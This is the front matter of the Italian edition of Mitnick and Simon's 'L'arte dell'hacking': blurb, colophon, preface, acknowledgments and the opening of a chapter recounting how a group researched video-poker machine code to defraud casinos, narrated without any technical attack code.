

**"Dal mio punto di vista,  
l'hacking è una pratica creativa  
e un'arte"**

Mitnick offre con questo libro un sequel all'ormai celebre *L'arte dell'inganno*, questa volta intervistando una serie di gruppi hacker che hanno messo in atto alcune delle intrusioni più incredibili degli ultimi anni. Ogni capitolo (dieci in totale) si apre con una "computer crime story" che si legge come un romanzo. Certo, è sicuramente sconcertante capire quanto sia vulnerabile il proprio conto in banca o vedere all'opera un gruppo di hacker innamorati del gioco d'azzardo che in pochi minuti fanno man bassa alle slot machine. Come nell'*Arte dell'inganno*, nel raccontare queste storie Mitnick illustra minuziosamente i passi tecnici utilizzati nel mettere a segno i diversi colpi. Un libro che si legge con facilità e che, al contempo, ci proietta nel mondo della sicurezza, l'altra faccia della dimensione informatica in cui Mitnick è da tempo impegnato come uno dei maggiori esperti mondiali.

**KEVIN D. MITNICK** è considerato il più abile hacker del mondo. A lungo nella lista dei "criminali" dell'Fbi, è stato confinato agli arresti domiciliari con il divieto di collegarsi alla Rete e usare il computer. Attualmente è consulente per la sicurezza informatica di varie corporation, ma il suo mito non accenna a tramontare. Con Feltrinelli ha pubblicato anche *L'arte dell'inganno. I consigli dell'hacker più famoso del mondo* (2003).

**WILLIAM L. SIMON** è un giornalista scientifico americano. Oltre ai lavori scritti in collaborazione con Mitnick, al suo attivo ha anche due libri di grande successo su Steve Jobs: *Steve Jobs. L'uomo che ha inventato il futuro* (Hoepli, 2011) e *Steve Jobs. La storia continua* (Hoepli, 2012).

*Consulenza scientifica di Raoul Chiesa*

Art director: Cristiano Guerri.  
Cover design: Ufficio grafico Feltrinelli.  
In copertina: © Anton Seleznov/Getty.

euro 10,00



# **KEVIN D. MITNICK**

con la collaborazione di William L. Simon

# **L'arte dell'hacking**

 UNIVERSALE  
ECONOMICA  
FELTRINELLI / SAGGI

**KEVIN D. MITNICK**  
con la collaborazione di William L. Simon  
**L'arte dell'hacking**

Traduzione di Marco De Seriis

Consulenza scientifica di Raoul Chiesa

Titolo dell'opera originale

THE ART OF INTRUSION

© 2005 by Kevin D. Mitnick and William L. Simon

All rights Reserved. This translation published under license  
with the original publisher John Wiley & Sons, Inc.

Traduzione dall'inglese di

MARCO DE SERIIS

Revisione scientifica di

RAOUL CHIESA

Si ringrazia per la collaborazione prestata

VANNI BRUSADIN

© Giangiacomo Feltrinelli Editore Milano

Prima edizione in "Serie Bianca" maggio 2006

Prima edizione nell' "Universale Economica" – SAGGI  
febbraio 2014

Stampa Nuovo Istituto Italiano d'Arti Grafiche - BG

ISBN 978-88-07-88360-6



[www.feltrinellieditore.it](http://www.feltrinellieditore.it)

Libri in uscita, interviste, reading,  
commenti e percorsi di lettura.  
Aggiornamenti quotidiani



[razzismobruttaстoria.net](http://razzismobruttaстoria.net)

*A Reba Vartanian, Shelley Jaffe, Chickie Leventhal*

*A Darci e Briannah*

*Al vecchio Alan Mitnick e ad Adam Mitnick.*

*Ad Arynne, Victoria, Sheldon, David e a Vincent ed Elena.*

## Prefazione

Agli hacker – i giovani e i meno giovani – piace gareggiare tra loro. Ovviamente, uno dei trofei più ambiti sarebbe il potersi vantare di avere hackerato il sito della mia azienda di sicurezza informatica o il mio sistema personale.

Un altro sarebbe stato il sapere inventare la storia di un hack rifilarla a me e al coautore Bill Simon in modo così convincente che noi l'avremmo seguita, presa per vera, e inserita in questo libro.

Tutto ciò ha rappresentato una sfida affascinante, un gioco di astuzia che entrambi abbiamo giocato, volta per volta, mentre realizzavamo le interviste per questo libro. Per la maggior parte dei giornalisti e degli autori, verificare l'autenticità è una questione di routine: questa persona è veramente colei o colui che afferma di essere? È questa o era questa la persona che lavora per l'organizzazione per cui dice di lavorare? Questa persona occupava veramente la posizione che asseriva di occupare? Questa persona ha una documentazione valida per comprovare la sua storia, e posso verificare che questi documenti sono validi? Esistono delle persone con una reputazione solida che confermeranno la storia o parti di essa?

Con gli hacker, verificare la loro buona fede non è così semplice. Molte delle persone le cui storie compaiono in questo libro, verrebbero incriminate penalmente se si potesse risalire alla loro identità. Per questo chiedere i veri nomi, o aspettarsi di ricevere una prova, è un proposito di dubbio successo.

Queste persone si sono solo fatte avanti con le loro storie perché si fidano di me. Sanno che sono stato in carcere per i miei hack e vogliono fidarsi del fatto che non li tradirò rischiando di metterli in una posizione compromettente. Eppure, nonostante i rischi, molti hanno offerto delle prove tangibili dei loro hack.

Anche così, è possibile – in realtà è probabile – che alcune persone abbiano infarcito le loro storie di particolari mirati a renderle più seducenti. O che le abbiano inventate di sana pianta, ma costruendole intorno a un numero di attacchi abbastanza efficaci da dar loro una parvenza di verità.

Proprio per questo rischio, siamo stati scrupolosi nel seguire casi che garantivano un alto grado di affidabilità. Nel corso di tutte le interviste, ho passato al setaccio ogni singolo dettaglio tecnico, chiedendo spiegazioni approfondite per qualsiasi cosa non suonasse corretta, ritornandoci a volte in seguito per verificare se la storia era ancora la stessa, o se l'autore la raccontava in modo diverso. O per verificare se questa persona “non riusciva a ricordare”, quando le venivano chieste spiegazioni su alcuni passaggi difficili che erano stati omessi dalla storia. O se questa persona non sembrava saperne abbastanza per realizzare la cosa che aveva rivendicato o non poteva spiegare come era andata dal punto A al punto B.

A eccezione dei punti in cui viene specificamente indicato, tutte le storie principali contenute in questo libro hanno superato il mio “test dell’olfatto”. Il mio coautore e io concordiamo sulla credibilità di tutte le persone di cui abbiamo selezionato il racconto. Non di meno, i dettagli sono stati spesso modificati per proteggere l’hacker e la vittima.

Poiché gli sviluppatori di software e i costruttori di hardware riparano continuamente i punti vulnerabili dei sistemi di sicurezza, attraverso patch e nuove versioni dei prodotti, allo stesso modo lavorano gli hacker descritti in questo libro. Ma la lezione di queste storie, che siano accadute sei mesi o sei anni fa, è che gli hacker scoprono ogni giorno nuove vulnerabilità. Leggete questo libro non per conoscere questo o quel punto debole di un prodotto specifico, ma per cambiare i vostri atteggiamenti e suggerire nuove soluzioni.

E leggete il libro, inoltre, per essere divertiti, spaventati e stupefatti dagli attacchi sempre sorprendenti di questi hacker perveramente astuti.

Alcuni sono scioccanti, altri rivelatori, altri vi faranno sorridere della vena spavalda e ispirata dell’hacker. Se siete professionisti dell’*information technology* o della sicurezza informatica, ciascuna di queste storie contiene delle lezioni per rendere la vostra organizzazione più sicura. Se siete una persona non tecnica cui piacciono i racconti gialli e il coraggio puro di chi osa e ama rischiare, nel libro troverete tutto questo.

Durante queste “avventure” gli hacker hanno continuamente rischiato che una squadra di poliziotti, agenti del Fbi o dei servizi segreti, bussassero alla loro porta pronti ad ammanettarli. E, in un certo numero di occasioni, è accaduto proprio questo.

Del resto, una possibilità del genere c'è sempre. Non c'è da stupirsi che la maggior parte di questi hacker non abbia mai voluto raccontare la propria storia prima d'ora. La maggior parte delle avventure che leggerete in questo libro vengono pubblicate per la prima volta in assoluto.

## Ringraziamenti

Questo libro è dedicato alla mia splendida famiglia, ai miei amici più cari e, soprattutto, alle persone che hanno reso questo libro possibile: gli hacker *blackhat* e *whitehat*<sup>1</sup> che ci hanno sottoposto le loro storie per la nostra educazione e divertimento.

*L'arte dell'intrusione* è stato anche più impegnativo del nostro libro precedente. Anziché investire le nostre energie creative combinate nella stesura di storie e aneddoti che illustrassero i danni del social engineering<sup>2</sup> e ciò che le aziende possono fare per tenerli, Bill Simon e io ci siamo affidati questa volta alle interviste a ex hacker, phreaker<sup>3</sup> e hacker divenuti poi professionisti dei sistemi di sicurezza. Volevamo scrivere un libro che fosse sia un thriller, sia una guida che aiutasse le aziende a tenere gli occhi aperti per proteggere le loro informazioni di valore e le loro risorse informatiche. Crediamo fermamente che rivelando le metodologie e le tecniche comunemente usate dagli hacker per entrare nei sistemi informatici e nelle reti, possiamo spingere la società nel suo complesso a prendere in considerazione i rischi e le minacce da essi poste.

Ho avuto la fortuna straordinaria di essere associato a un autore di successi editoriali come Bill Simon, e abbiamo lavorato diligentemente insieme a questo nuovo libro. Il talento di Bill co-

<sup>1</sup> Gli hacker del “cappello nero” e del “cappello bianco” descrivono due attitudini diverse rispetto alla pratica dell’hacking: i primi mettono le loro capacità al servizio di azioni distruttive e/o dolose; i secondi mirano invece a scopi positivi o, quantomeno, informativi. [N.d.T.]

<sup>2</sup> Il libro precedente di Mitnick e Simon si chiama *L'arte dell'inganno* (Feltrinelli, Milano 2003) e racconta le tecniche di social engineering per ottenere informazioni sensibili mentendo e manipolando gli addetti alla loro custodia. [N.d.T.]

<sup>3</sup> I phreaker sono persone che si inseriscono nelle reti telefoniche per effettuare telefonate gratuite o per origliare le conversazioni altrui. [N.d.T.]

me scrittore è notevole, come magica è la sua capacità di prendere le informazioni fornite dalle nostre fonti e trascriverle in un modo e con uno stile tale da farle comprendere a una qualsiasi nonna. Ancora più importante è che Bill sia divenuto non solo un socio di lavoro nella scrittura, ma un amico leale, che è rimasto con me durante tutto il processo di sviluppo. Anche se abbiamo avuto alcuni momenti di frustrazione e divergenze di opinione durante la fase realizzativa, tutto è stato sempre risolto con mutua soddisfazione. Tra poco più di due anni, non appena decadrono alcune restrizioni governative, potrò finalmente scrivere e pubblicare *The Untold Story of Kevin Mitnick* [La storia mai raccontata di Kevin Mitnick]. Spero che Bill e io continueremo a collaborare anche su questo progetto.

Anche la splendida moglie di Bill, Arynne Simon, ha un posto speciale nel mio cuore. Apprezzo l'affetto, la gentilezza e la generosità che mi ha dimostrato in questi ultimi tre anni. La mia unica frustrazione è di non aver potuto godere della sua grande cucina. Ora che il libro è finalmente concluso, potrò convincerla a preparare una cena di festeggiamento!

Poiché sono stato così concentrato su *L'arte dell'intrusione*, non sono stato in grado di trascorrere molto tempo con la mia famiglia e gli amici più stretti. Sono diventato una specie di stanavista, come ai tempi in cui passavo innumerevoli ore davanti allo schermo esplorando gli anfratti del cyberspazio.

Voglio ringraziare la mia amata ragazza, Darci Wood, e sua figlia Briannah, appassionata di giochi, per il sostegno e la pazienza nel corso di questo progetto succhiatempo. Grazie, piccola, per tutto il tuo amore, la dedizione e il sostegno che tu e Briannah mi avete dato mentre lavoravo a questo e ad altri progetti impegnativi.

Questo libro non sarebbe stato possibile senza l'amore e il supporto della mia famiglia. Mia madre, Shelley Jaffe, e mia nonna, Reba Vartanian, mi hanno dato un amore incondizionato nel corso di tutta la vita. Sono molto fortunato per essere stato cresciuto da una madre così amorevole e devota, che considero anche la mia migliore amica. Mia nonna è stata come una seconda madre e mi ha dato tutto il nutrimento e l'amore che di solito solo una madre può donare. È stata estremamente utile nel gestire alcuni dei miei affari di lavoro, anche quando interferivano con i suoi impegni. In tutte le occasioni, ha dato precedenza assoluta alle mie cose, anche quando non le conveniva farlo. Grazie nonna, per avermi aiutato a terminare il lavoro ogni volta che avevo bisogno di te. Queste persone compassionevoli e caritativi mi hanno insegnato i principi del prendersi cura degli altri e del dare una mano a coloro che sono meno fortunati. E così, imitando il percorso del dare e del prendersi cura, io stesso, in

un certo senso, seguo il percorso delle loro vite. Spero che mi perdoneranno per averle tenute in "sala d'attesa" durante la stesura di questo libro, rimandando le occasioni per vederle con la scusa del lavoro e delle scadenze da rispettare. Questo libro non sarebbe stato possibile senza il loro affetto e il loro sostegno continuo, che manterrò per sempre stretti al mio cuore.

Come vorrei che mio padre, Alan Mitnick, e mio fratello, Adam Mitnick, fossero vissuti abbastanza per stappare insieme una bottiglia di champagne nel giorno in cui il nostro secondo libro arriva in libreria. Come commerciante e proprietario di un'azienda, mio padre mi ha insegnato molte cose importanti che non dimenticherò mai.

Il vecchio fidanzato di mia madre, Steven Knittle, è stato per me una figura paterna negli ultimi dodici anni. Mi ha molto giovanato sapere che eri sempre lì a prenderti cura di mamma quando io non potevo. La tua scomparsa ha avuto un profondo impatto sulla nostra famiglia e ci manca il tuo senso dell'umorismo, le tue risate e l'amore che ci hai donato. Rip.

Mia zia Chickie Leventhal occuperà sempre un posto speciale nel mio cuore. Negli ultimi due anni, i nostri legami familiari si sono rafforzati e la nostra comunicazione è stata fantastica. Ogni volta che ho avuto bisogno di un consiglio o di un posto dove stare, lei era sempre lì a offrirmi il suo affetto e il suo sostegno. A causa della dedizione totale che ho messo nella stesura di questo libro, ho sacrificato diverse opportunità di vedermi con lei, con mia cugina, Mitch Leventhal, e con il suo ragazzo, il dottor Robert Berkowitz, in occasione dei nostri incontri di famiglia.

Il mio amico Jack Bello era una persona amabile e caritativole che ha preso la parola pubblicamente contro gli incredibili maltrattamenti che ho subito a opera di giornalisti e pubblici ministeri. È stato una voce fondamentale del movimento Free Kevin e uno scrittore che aveva un talento straordinario nel redigere articoli efficaci per esporre le informazioni che il governo non voleva venissero fuori. Jack era sempre lì a parlare senza timore in mia difesa e a lavorare con me nel preparare discorsi e articoli e, a un certo punto, è riuscito a rappresentarmi come un *affaire* mediatico. Mentre portavo a termine il manoscritto *L'arte dell'inganno* (Feltrinelli, Milano 2003), la scomparsa di Jack mi ha lasciato un enorme senso di perdita e tristezza. Anche se sono passati due anni, Jack è sempre nei miei pensieri.

Una delle mie amiche più care, Caroline Bergeron, ha sostenuto molto il mio sforzo di portare a compimento il progetto di questo libro. È una persona adorabile e brillante che presto diventerà avvocato. Dopo averla incontrata a Victoria, in occasione di uno dei miei impegni da oratore, ci siamo intesi subito. Ha messo a disposizione le sue competenze come corretrice di boz-

ze, editor, e ha revisionato il seminario di due giorni sul social engineering che Alex Kasper e io avevamo sviluppato. Grazie, Caroline, per essere stata lì con me.

Il mio collega Alex Kasper non è solo il mio migliore amico ma anche il mio socio; al momento stiamo sviluppando seminari di uno o due giorni su come le aziende possono riconoscere il social engineering e difendersi da esso. Insieme abbiamo condotto un popolare talk show radiofonico conosciuto come "Il lato oscuro di Internet" su radio Kfi di Los Angeles. Sei stato un grande amico e una persona di fiducia. Grazie per la tua assistenza e i tuoi consigli inestimabili. La tua influenza è sempre stata positiva e di grande aiuto, con una gentilezza e una generosità che si sono spesso spinte oltre la norma.

Paul Dryman è stato un amico di famiglia per molti, molti anni. Paul è stato il migliore amico del mio vecchio padre. Dopo che mio padre è scomparso, Paul è stata una figura paterna, che ha sempre voluto aiutarmi e parlare di qualsiasi cosa mi passasse per la mente. Grazie Paul, per l'amicizia che hai donato a mio padre e a me per così tanti anni.

Amy Gray ha gestito la mia carriera di oratore negli ultimi quattro anni. Non solo amo e adoro la sua personalità, ma stimo il modo in cui tratta le altre persone con rispetto e cortesia. Il tuo sostegno e la tua dedizione al professionismo hanno contribuito al mio successo come oratore pubblico e come formatore. Grazie mille per la tua amicizia duratura e per la tua ricerca costante dell'eccellenza.

L'avvocato Gregory Vinson ha fatto parte del mio team di avvocati difensori nel corso della battaglia pluriennale contro il governo. Sono certo che capisce la comprensione e la pazienza di Bill per il mio perfezionismo; ha avuto la stessa esperienza lavorando con me sui brief legali che ha scritto per conto mio. Gregory ora cura i miei affari, e lavora diligentemente sui nuovi contratti negoziando gli accordi commerciali. Grazie per il tuo meraviglioso sostegno e per il lavoro puntuale, soprattutto quando richiesto con scarso preavviso.

Eric Corley (alias Emmanuel Goldstein) è stato un sostenitore attivo e un amico fraterno per oltre un decennio. Mi ha sempre protetto difendendomi pubblicamente quando venivo demonizzato dalla Miramax Films e da alcuni giornalisti. Eric è stato estremamente efficace nel tenere viva *l'attenzione* mentre il governo mi incriminava. La tua gentilezza, generosità e amicizia significano per me più di quanto le parole possano esprimere. Ti ringrazio perché sei un amico leale e fidato.

Steve Wozniak e Sharon Akers hanno impegnato molto del loro tempo per assistermi e sono sempre lì a coadiuvarmi. Apprezzo molto lo spostamento frequente dei vostri appuntamenti

per potermi aiutare e mi spinge a chiamarvi affettuosamente amici. Spero che ora che il libro è completo avremo più tempo per stare insieme e parlare dei nostri congegni. Steve, non dimenticherò mai la volta in cui tu, Jeff Samuels e io guidammo nella notte la tua Hummer per andare al Defcon di Las Vegas, alternandoci costantemente alla guida in modo che potessimo tutti controllare la posta e chattare con gli amici tramite il collegamento wireless Gprs.

E mentre scrivo questi ringraziamenti, realizzo di dover ringraziare ed esprimere il mio apprezzamento per così tante persone che mi hanno offerto il loro affetto, amicizia e sostegno. Non posso neanche iniziare a ricordare i nomi di tutte le persone che ho incontrato negli anni recenti, ma basti dire che avrei bisogno di una memoria Usb molto capiente per contenerli tutti. Ci sono state così tante persone da tutto il mondo che mi hanno scritto parole di incoraggiamento, elogio e sostegno. Queste parole hanno significato moltissimo per me, soprattutto nei periodi in cui ne avevo più bisogno.

Sono particolarmente grato a tutti i sostenitori che mi sono stati a fianco e hanno speso tempo ed energie preziose per informare chiunque fosse disponibile ad ascoltare, facendo sentire la loro preoccupazione e le proprie obiezioni al trattamento ingiusto che mi veniva riservato e all'iperbole creata da coloro che hanno cercato di trarre profitto dal "mito di Kevin Mitnick".

Voglio ringraziare le persone che rappresentano la mia carriera professionale e si impegnano in modo straordinario. David Fugate, della Watergate Productions, è il mio agente, che mi ha difeso in molte occasioni, prima e dopo che il contratto del libro era stato firmato.

Apprezzo molto l'opportunità che Wiley & Sons mi ha dato di firmare un altro libro e la loro fiducia nella nostra capacità di scrivere un bestseller. Voglio ringraziare le seguenti persone di Wiley che hanno reso questo sogno possibile: Ellen Gerstein, Bob Ipsen, Carol Long che risponde sempre prontamente alle mie domande e preoccupazioni (il mio contatto numero uno alla Wiley e direttore esecutivo), Emilie Herman e Kevin Shafer (editor di sviluppo), che hanno sempre lavorato in squadra con noi per portare a termine il lavoro.

Ho avuto troppe esperienze con gli avvocati ma dedico volentieri uno spazio per esprimere i miei ringraziamenti agli avvocati che, negli anni delle mie interazioni negative con il sistema di giustizia penale, fecero un passo avanti e si offrirono di aiutarmi quando ne avevo un bisogno disperato. Da quelli che hanno espresso delle belle parole a coloro che sono stati profondamente coinvolti nel mio caso, ho incontrato molte persone che non rientrano nello stereotipo dell'avvocato egocentrico. Ho imparato a ri-

spettare, ammirare e apprezzare la gentilezza e la generosità di spirito che mi è stata offerta gratuitamente da così tante persone. Ciascuno di loro merita di essere ringraziato con un paragrafo di parole positive; li citerò almeno tutti per nome, poiché ognuno di loro vive nel mio cuore pieno di gratitudine: Greg Aclin, Fran Campbell, Lauren Colby, John Dusenbury, Sherman Ellison, Omar Figueroa, Jim French, Carolyn Hagin, Rob Hale, David Mahler, Ralph Peretz, Alvin Michaelson, Donald C. Randolph, Alan Rubin, Tony Serra, Skip Slates, Richard Steingard, l'onorevole Robert Talcott, Barry Tarlow, John Yzurdiaga e Gregory Vinson.

È importante per me ringraziare e riconoscere anche altri membri della famiglia, amici personali, compagni di lavoro. Essi sono: JJ Abrams, Sharon Akers, Matt "NullLink" Beckman, Alex "CriticalMass" Berta, Jack Biello, Serge e Susanne Birbrair, Paul Block, Jeff Bowler, Matt "404" Burke, Mark Burnett, Thomas Cannon, GraceAnn e Perry Chavez, Raoul Chiesa, Dale Coddington, Marcus Colombano, Avi Corfas, Ed Cummings, Jason "Cypher" Satterfield, Robert Davies, Dave Delancey, Reverend Digital, Oyvind Dossland, Sam Downing, John Draper, Ralph Echemendia, Ori Eisen, Roy Eskapa, Alex Fielding, Erin Finn, Gary Fish e Fisshnet Security, Lisa Flores, Brock Frank, Gregor Freund, Sean Gailey e tutto il gruppo di Jinx, Michael e Katie Gardner, Steve Gibson, Rop Gonggrijp, Jerry Greenblatt, Thomas Greene, Greg Grunberg, Dave Harrison, G. Mark Hardy, Larry Hawley, Leslie Herman, Michael Hess e tutti quelli di Roadwired Bags, Jim Hill, Ken Holder, Rochell Hornbuckle, Andrew "Bunnie" Huang, Linda Hull, Steve Hunt, tutte le grandi persone di Idc, Marco Ivaldi, Virgil Kasper, Stacey Kirkland, Erik Jan Koedijk, la famiglia Lamo, Leo e Jennifer Laporte, Pat Lawson, Candi Layman, Arnaud Le-hung, Karen Leventhal, Bob Levy, David e Mark Litchfield, CJ Little, Jonathan Littman, Mark Loveless, Lucky 225, Mark Maffrett, Lee Malis, Andy Marton, Lapo Masiero, Forrest McDonald, Kerry McElwee, Jim "GonZo" McAnally, Paul e Vicki Miller, Elliott Moore, Michael Morris, Vincent, Paul ed Eileen Navarino, Patrick e Sarah Norton, John Nunes, Shawn Nunley, Janis Orsino, Tom Parker, Marco Plas, Kevin e Lauren Poulsen, Scott Press, Linda e Art Pryor, Pyr0, John Rafuse, Mike Roadancer e tutta la squadra della sicurezza di Hope 2004, Rgb, Israel e Rachel Rossencrantz, Mark Ross, Bill Royle, William Royer, Joel "ch0l0man" Ruiz, Martyn Ruks, Ryan Russell, Brad Sagarin, Martin Sargent, Loriann Siminas, Te Smith, Dan Sokol, Trudy Spector, Matt Spergel, Gregory Spievack, Jim e Olivia Sumner, Douglas Thomas, Cathy Von, Ron Wetzel, Andrew Williams, Willem, Don David Wilson, Joey Wilson, Dave e Dianna Wykofka, e tutti i miei amici e i miei sostenitori di Labmistress.com e "2600 Magazine".

*Di Bill Simon*

Durante la stesura del nostro primo libro, *L'arte dell'inganno*, Kevin Mitnick e io abbiamo costruito un'amicizia. Mentre lo scrivevamo, abbiamo scoperto continuamente nuovi modi per lavorare insieme, approfondendo la nostra amicizia. Per questo le mie prime parole di stima vanno a Kevin, per essere stato uno straordinario "compagno di viaggio" mentre condividevamo questa seconda avventura.

David Fugate, il mio agente della Waterside Productions, l'uomo responsabile del primo incontro tra me e Kevin, è ricorso alla sua solita riserva di pazienza e saggezza per trovare i modi per risolvere le poche situazioni di tensione che sono affiorate. Quando la situazione si fa tesa, ogni scrittore dovrebbe avere la benedizione di un agente saggio e buono quanto un amico. Lo stesso vale per il mio amico di lungo corso, Bill Gladstone, fondatore della Waterside Productions e mio agente principale. Bill rimane un fattore chiave nel successo della mia carriera di scrittore e ha tutta la mia gratitudine di sempre.

Mia moglie Arynne continua a ispirarmi ogni nuovo giorno con il suo affetto e la sua dedizione all'eccellenza; la stimo più di quanto non possa dire a parole. Ha migliorato la mia capacità tecnica di scrittore grazie alla sua intelligenza e alla volontà di essere diretta e dicendomi senza mezzi termini quando la mia scrittura mancava il bersaglio. In qualche modo riesce a passare attraverso i fumi della rabbia, cioè della mia consueta risposta iniziale alle sue osservazioni, ma alla fine accetto la saggezza dei suoi suggerimenti e mi metto a riscrivere.

Mark Wilson mi ha dato una mano, facendo la differenza. Emilie Herman è stata un editor imbattibile. E non posso dimenticare il lavoro di Kevin Shafer, che ha preso il posto di Emilie quando se ne è andata.

Anche con un sedicesimo libro si accumula un debito nei confronti delle persone che in questo percorso mi sono state molto d'aiuto; tra le tante, voglio citare Kimberly Valentini e Maureen Maloney di Waterside, e Josephine Rodriguez. Marianne Stuber ha fatto velocemente il suo solito lavoro di trascrizione (non facile con tutti questi termini tecnici strani e il gergo degli hacker) e Jessica Dudgeon ha tenuto saldamente in mano l'ufficio. Darci Wood è stata un'eroina se si considera il tempo che il suo Kevin ha dedicato alla stesura di questo libro.

Un ringraziamento speciale va a mia figlia Victoria e a mio figlio Sheldon per la loro comprensione, e ai miei nipoti, i gemelli Vincent ed Elena, in cui credo e che potrò vedere di più, una volta consegnato questo manoscritto.

Kevin e io siamo profondamente in debito verso molti che ci

hanno offerto le loro storie, e soprattutto nei confronti di quelli che abbiamo selezionato. Si sono fatti avanti nonostante corressero rischi significativi. Se i loro nomi fossero stati rivelati, in molti casi avrebbero rischiato di essere portati via dagli "uomini in blu". Anche quelli le cui storie non sono state utilizzate hanno mostrato coraggio per la loro volontà di condividerle, e meritano ammirazione per questo. Noi, in effetti, li ammiriamo molto.

## Hackerare i casinò per un milione di dollari

Ogni volta che [un ingegnere del software] dice "nessuno si prenderà la briga di fare quella cosa", c'è un ragazzino in Finlandia che si prenderà la briga di farla.

*Alex Mayfield*

Ecco che arriva il momento magico del giocatore, quando delle semplici vibrazioni si dilatano fino a diventare fantasie a tre dimensioni, il momento in cui l'avidità soffoca l'etica e il sistema dei casinò è solo un'altra vetta da conquistare. Nel momento in cui si materializza l'idea di un marchingegno a prova di bomba per battere i tavoli o le macchine, ecco che se ne va il respiro.

Alex Mayfield e tre dei suoi amici non hanno solo sognato a occhi aperti. Come molti altri hack, anche questo cominciò come un semplice esercizio intellettuale, tanto per vedere se fosse stato possibile. Alla fine, i quattro hanno battuto il sistema, truffando i casinò per "circa un milione di dollari", dice Alex.

All'inizio degli anni novanta, i quattro lavoravano come consulenti dell'industria high tech e conducevano una vita rilassata e informale. "Sai com'è, lavoravi, facevi un po' di soldi, e poi non lavoravi finché non eri di nuovo al verde."

Las Vegas era lontana, un set cinematografico e televisivo. Così quando un'azienda tecnologica offrì loro un lavoro per sviluppare dei software, per poi presentarli a una fiera commerciale e a una convention dell'alta tecnologia, colsero al volo l'occasione. Sarebbe stata la prima volta a Las Vegas per tutti e quattro, un'occasione per vedere le luci abbaglianti, con tutte le spese pagate: chi vi avrebbe rinunciato? Le suite separate in un albergo di prima categoria volevano dire che la moglie di Alex e la ragazza di Mike potevano divertirsi con loro. Le due coppie, insieme a Larry e Marco, partirono per spassarsela nella città del peccato.

Alex racconta che non ne sapevano molto di gioco d'azzardo e non sapevano cosa li attendeva. "Scendi dall'aereo e vedi le vecchie signore che giocano alle slot. Sembra divertente e ironico, e ti lasci prendere."

Dopo che i quattro ebbero finito la fiera commerciale, insieme alle due signore si spostarono nel casinò dell'hotel per gioca-

re alle slot machine e godersi le birre gratuite, quando la moglie di Alex lanciò una sfida:

Queste macchine non funzionano come dei computer? Voi ragazzi siete degli informatici. Non potete fare qualcosa per farci vincere di più?

I quattro si spostarono nella suite di Mike e iniziarono a porosi domande e formulare teorie su come potessero funzionare quelle macchine.

### *La ricerca*

Quella fu la miccia. “La faccenda ci incuriosiva e tornati a casa iniziammo ad approfondirla,” dice Alex, richiamando le memorie vivide di quella fase creativa. Ci volle solo poco tempo, perché la ricerca confermasse i primi sospetti. “Sì, fondamentalmente si trattava di software per computer. Così una volta interessatoci alla cosa ci siamo chiesti: esiste un modo per craccare quelle macchine?”

C'erano persone che avevano battuto le slot machine “sostituendo il firmware”,<sup>1</sup> cioè trovando il chip contenuto nella macchina e sostituendone la programmazione con una versione che avrebbe fornito incassi molto più attraenti di quelli previsti dal casinò. Altri gruppi l'avevano fatto, ma ciò sembrava richiedere il coinvolgimento complice di un dipendente del casinò, e non con uno qualsiasi ma con uno dei tecnici delle slot. Per Alex e compagni, “sostituire le memorie Rom sarebbe stato come colpire una vecchietta in testa e rubarle il borsellino”. Farlo sarebbe stata una sfida allettante per le loro capacità di programmatore e per il loro intelletto. E inoltre non avevano un particolare talento per il social engineering; erano informatici cui mancava una qualsiasi conoscenza di come ci si ingrazia il dipendente di un casinò e gli si propone di partecipare a un giochetto per prendersi dei soldi che non ti appartengono.

Ma come avrebbero iniziato ad affrontare il problema? Alex spiega:

<sup>1</sup> Il firmware è un piccolissimo software che risiede in un componente hardware. Generalmente trova posto all'interno di una memoria Rom o EEPROM perché, data la sua importanza, deve essere molto difficile cancellarlo. Lo scopo del firmware è permettere la comunicazione tra il software (generalmente il sistema operativo) di un computer e il componente hardware in cui è installato [N.d.T.].

Ci chiedevamo se saremmo stati capaci di prevedere qualcosa nella sequenza delle carte. O forse avremmo potuto trovare una backdoor [codice contenuto nel software che permette un accesso successivo non autorizzato al programma] che qualche programmatore aveva forse inserito a proprio beneficio. Tutti i programmi sono scritti da programmatore e i programmatore sono creature dispettose. Pensammo che in qualche modo avremmo potuto imbatterci in una backdoor, come il premere i pulsanti secondo una certa sequenza per cambiare il risultato, o un semplice difetto di programmazione di cui avremmo potuto approfittare.

Alex aveva letto il libro *The Eudaemonic Pie* di Thomas Bass,<sup>2</sup> la storia di come un gruppo di informatici e di fisici aveva vinto alla roulette negli anni ottanta a Las Vegas usando un computer "indossabile" di propria invenzione delle dimensioni di un mezzo pacchetto di sigarette che prevedeva i risultati del gioco della roulette. Un componente del gruppo al tavolo da gioco premeva dei pulsanti per inserire la velocità della ruota della roulette e il modo in cui la pallina roteava. Il computer trasmetteva quindi dei toni via radio all'auricolare indossato da un altro componente del gruppo, il quale avrebbe interpretato il segnale e puntato in modo appropriato. Sarebbero dovuti uscire con una montagna di soldi, ma non andò così. Secondo Alex "il loro piano aveva chiaramente un grande potenziale, ma era afflitto da una tecnologia rozza e poco affidabile. Inoltre c'erano molti partecipanti, il che faceva sì che i rapporti interpersonali fossero un problema. Eravamo determinati a non ripetere i loro errori".

Alex pensò che sarebbe stato facile vincere a un gioco basato su un computer "perché il computer è completamente determinista". Il risultato si basa su quanto è accaduto prima o, per parafrasare l'espressione di un vecchio ingegnere del software: buoni dati in entrata, buoni dati in uscita. (L'espressione originale affronta la questione da un punto di vista negativo: "Spazzatura in entrata, spazzatura in uscita").

Era proprio quanto faceva per lui. Da giovane, Alex era stato un musicista che faceva parte di un gruppo di culto e aveva sognato di diventare una rockstar. Visto che la cosa non funzionava si era buttato nello studio della matematica. Aveva talento per la matematica e anche se non si era mai impegnato troppo a scuola (e aveva lasciato il college), aveva approfondito la materia quanto basta per raggiungere un livello di competenza piuttosto solido.

Avendo deciso che era necessario fare delle ricerche, andò a Washington per trascorrere del tempo nella sala letture dell'ufficio brevetti. "Pensai che qualcuno poteva essere stato tanto stu-

<sup>2</sup> Parzialmente raccontato anche in Th. Bass, *Sbancare Wall Street*, Feltrinelli, Milano 2002. [N.d.T.]

rido da mettere tutto il codice nel brevetto” di una macchina di videopoker. E aveva ragione. “All’epoca, mettere una gran quantità di codice oggetto<sup>3</sup> in un brevetto era un modo per il depositario del brevetto di proteggere la sua invenzione, ma in una forma che non è molto comprensibile per l’utente medio. Registrai dei microfilm con il codice oggetto e quindi scannerizzai le pagine con gli esadecimali per le sezioni più interessanti, che dovevano essere disassemblate [in una forma usabile].”

L’analisi del codice rivelò alcuni segreti che il gruppo trovò intriganti, ma giunsero alla conclusione che il solo modo per fare dei progressi veri sarebbe stato mettere le mani sul tipo specifico di macchina che volevano hackerare, in modo tale che avrebbero potuto guardare il codice per conto loro.

